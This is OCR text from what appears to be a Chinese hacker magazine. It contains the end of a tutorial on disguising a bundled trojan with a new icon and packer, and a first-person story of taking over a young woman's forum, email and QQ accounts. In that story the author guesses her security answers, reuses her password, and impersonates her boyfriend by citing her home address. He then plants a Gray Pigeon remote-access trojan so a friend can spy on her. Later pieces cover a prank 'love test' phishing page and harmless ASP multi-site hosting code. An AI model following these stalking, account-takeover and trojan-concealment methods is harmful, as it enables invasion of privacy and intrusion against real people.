


图13

为了我们的捆绑程序更加完美，可以使用Restorator改变程序图标，打开使用Restorator，然后载入捆绑程序，展开“图标”，如图13。



图14

点击“资源”—“导入”—“导入到”，选取.ico的后缀图标然后保存就可以了。图14是我改变图标后的程序。

按理说文章到此就结束了，但是右键程序，你会发现这个压缩程序同winrar一样有个解压到文件，解压后的文件夹里赫然显示着我们捆绑的两个文件，如图15。





图15

这样的话我们的木马就不太安全了，解决的方法就是给程序加壳。可以随便找个压缩壳，我使用的是NsPack V1.4，加壳的过程很简单我就不多占用篇幅了。加壳后再查看捆绑程序，右键已经没有“解压到文件”的信息了。

（本文所涉及到的Restorator和NsPack V1.4已收录到光盘中）

菜鸟也学社会工程学



shaozhouzz

我一哥们最近看上了一位MM，于是交给了我两个任务：一、得到她的QQ号；二、让MM的电脑成为他的肉鸡。这任务可实在是太艰巨了，说实话我根本就没有把握可以做到。但是为朋友两肋插刀，豁出去了。随后哥们将那MM的QQ号发给了我。

我马上加上她的QQ，可惜她并不在线，不好的兆头，这可加大了我完成任务的难度啊（如果在线的话，碰到一个傻MM直接给她发个木马过去，可能任务就一下子就完成了）。

首先来看她QQ上的个人资料，发现了一个相册地址（图1），进去看了一下，果然是一美女啊，怪不到我那哥们这么着迷。




图1

我决定还是从她的个人资料上来下手，一点点的查找，应该能揪出一些有用的东西。首先在百度上搜索她的QQ号，只有二条符合的信息，一条是关于资料中的网站：http://www.hi*****.net，这是一个有很多帅哥、美女聚集的地方。我在网站上注册了一个用户，一番搜索后，终于查到了MM的用户名：滃耘（跟她个人资料上的名字是一样的，所以我就确定这是她的ID，图2）。




图2

我试了几个简单的密码都不行，看来我要转变思路了。利用动网的忘记密码功能，可能会有新发现（图3）。





图3

提示要输入生日，这人海茫茫我怎么知道她的生日呢？再回过头去看看她QQ上的个人资料吧，年龄：20，这不正好是87年吗。那几月几号怎么确定呢？无意中发现http://***/***/jing0509/，看到jing0509了吗，各位应该猜到是生日了吧！成败在此一举，在答案处输入19870509，哈哈，果然是这个生日（图4）。


图4

现在可不能修改密码，来尝试使用这个生日看能不能进去，OK真的进去了。在联系资料这一行有个EMAIL地址，再使用这个密码也成功得登录了她的EMAIL（图5）。女孩子在这方面的安全性就是差，密码使用的都是一样的，我渐渐看到了胜利的曙光。




图5

尝试使用这个密码来登录她的QQ，登录失败。仍然去QQ密码找回看看（图6）。

问题是1=1，当试到答案2=2时提示成功（图7）。




图6

到刚才的邮箱中查找，发现没有收到修改密码的邮件，等了一会儿也不见影子。我怀疑不是使用的这个邮箱，想起前面使用百度搜到的两条信息，另一个信息是来自另外的一个论坛。我使用同样的用户名和密码居然也登录进去了，查看资料发现这次使用的邮箱变了（图8）。






图7


图8

使用生日和一些常用的密码都无法进入这个邮箱，难道入侵的脚步就要在这里停下吗？当然不会，还是去百度看看有什么收获，搜索邮箱的用户名后发现了一条有用的信息---一个出租房屋的信息，并且得到了详细地址（图9）。有了这么重要的信息，可以从MM身上想办法，忽悠开始了（石头：以下聊天记录未经修改）。


图9

Dispassion 15:19:05

jingjing 我的QQ被人偷了 这个是我朋友的QQ （不知道她叫什么名字反正个人资料上面有jingjing 所以就...）

609060987 15:19:42

你是谁啊

Dispassion 15:19:41

昏 你男朋友

609060987 15:20:20

我怎么相信你呢?

Dispassion 15:21:00

昏了！ 你住在华景公寓×幢×单元×室×厅

还要我继续说下去吗？发了个QQ发火的图像

609060987 15:21:41

不了不了， 老公真的是你啊 你怎么被盗的啊

Dispassion 15:22:25

不知道！ 把你的QQ借我用用，我要告诉上面的朋友 不要让他们被盗号的骗了

609060987 15:22:54

你不是知道我的密码吗?

Dispassion 15:22:58

昏死 你就告诉我一次 我一直没有上 早忘了 （猜的）

609060987 15:23:34

哦 好的 你快上

密码是:******* （女孩子太脆弱，就这样密码到手，任务一完成，继续任务二）

Dispassion 15:23:27

恩好的！

Dispassion 15:27:06

jingjing 上面有这个骗子的个人主页 你看一下这个骗子。太该死

www.****.com/ma.html

609060987 15:28:04

好！ （对于GHOST装机的电脑，太脆弱）


把这个MM牌肉鸡发给了我那哥们，许久他发来一句话：窥视MM的感觉太好了！最后在我极力的反对下，才让他把灰鸽子的服务端给删除了，毕竟这种事太不光彩。这是一次纯社会工程学的入侵（除了最后的木马），希望大家看了后能有耳目一新的感觉。

文字难易度：★
文字闪亮点：爱情测试的"钓鱼"网页

爱情测试背后的阴谋

李思敬

这天正在聊QQ，一好友给我发来了一条消息，给了我一个爱情测试的链接地址http://www.gbq.cn/lovetest/3525063，平时我并不相信这些东西的，今天实在是很无聊，在做了N久的思想斗争后终于勇敢的点了进去（图1）。


图1

网页做得很简单，因为输入的都是名字而并不是登录帐号什么的，就排除了钓鱼网页的可能（没啥好赚的），杀毒软件也没有报警。我按照提示就随便输入了名字，然后点击"下一步"，居然提示说我被某人开了一个玩笑（图2），看来这是一个恶作剧呀！




图2

幸好我刚才输入的都是我自己的名字，不然要是被同学知道了，那可就太没面子了！我们来访问http://www.gbq.cn/lovetest/Result.asp?ID=1000，输入名字后便进入了下一个页面（图3）。看看页面上方的说明文字，非常像是那种QQ钓鱼程序中的宣传文字吧（图4）。

冒着被扁的风险我把网址发到了QQ群里。






图3


图4

群里在线的人顿时分成了两派，一些好友直接点击进入了，而另外一些好友却认为是病毒或钓鱼网站。我们刷新一下刚才自己注册的页面，在点击的人中也分成了两派，一些属于是乱填型，而另外一些则是是诬陷他人型，好不热闹（图5）！


图5

文章难易度：★★★
文章简介：利用动态脚本实现一个空间共存多个网站

使用一个独立空间来打造多个独立网站

阿斯匹林

一、需求分析

我们都知道，目前虚拟主机、虚拟空间遍网都是，而这些空间动不动就是200M、500M，甚至还有1G的。看着挺爽的，但是当我们需要它而掏腰包的时候，那至少是三五百吧。对有钱人来说三五百算不了啥，但是对我们这些穷学生来说可是一个月的生活费呀。所以这些费用对我们来说太贵了。另外，那些上百兆的空间我们这些小菜做个人网站无疑也是个浪费。我小小的统计了一下，一般做自己的个人主页用的空间平均下来也就是二三十兆，这样算下来一百兆的空间可以容纳三四个小站。还有，一般的空间都只有一个目录权限，另外还提供绑定三到五个域名，有的多至十来个。这就是我们利用的关键，可以利用多个不同的域名来实现空间的划分！

差点忘记了，这里所说的空间都是动态网页空间，也就是说你的空间要支持asp、php或者jsp等其中的一种或者几种动态脚本，要用脚本语言实现多个网站的处理。

二、可行性分析

技术可行性：在空间里建立不同的文件夹来保存各个网站，这个空间就根据来访的域名来实现访问它应该访问的那个文件夹，以实现不同网站共享相同的空间。然而每种网页脚本语言都提供了Http头（或者说是域名）的判断，所以从这点上来说，技术上是可行的。

空间可行性：对于此方案，我们只是充分利用网页空间，一不偷二不抢，对于空间提供商来说这绝对是合法的。另外，空间可以绑定的域名数目是唯一的瓶颈，不过一般空间商提供的三五个域名绑定对我们来说也足够了，以免多人共享而使整个空间的流量过大。有的空间限制了流量，可能会导致空间暂停服务。

经济可行性：假如对于一个200M价格为200元／年的空间由四个人来共享，每个人只需50元／年。每个人都有一个自己的域名，一个CN域名现在是30元／年（目前可是低到了1元哟），一个COM域名现在也只要50元／年，加上五个人分下来50元的空间，所以我们就可以实现80-100元／年的空间加域名服务，是不是很划算，对于像我这样的穷学生们来说是有福了^V^。

三、程序实现

预备工作：为方便我们用程序实现，这些都在本机上实验，我拿出两个域名来测试，一个是我的域名（www.zben.cn），另外一个是我同学的（www.kacci.cn），将这两个域名绑定到同一个空间上去。下面，我在空间下建立一个默认的首页文档和两个文件夹来保存两个网站（图1）。




图1

其中default.asp是默认的首页文件，zben文件夹中保存的是站点www.zben.cn，而kacci文件夹中保存的是www.kacci.cn。下面在default.asp中添加代码，以实现多网站共存。

```
<%
    '取得Http头并转化为小写
    HttpHead = LCase(request.ServerVariables("SERVER_NAME"))
    '判断Http头并调入相应的目录
    if InStr(HttpHead,"www.zben.cn")<>0 then
    response.Redirect("/zben")
        response.End()
    elseif InStr(HttpHead,"www.kacci.cn")<>0 then
    response.Redirect("/kacci")
    response.End()
    else
    response.Write("哪来的怪物?")
        response.End()
    end if
%>
```




图2

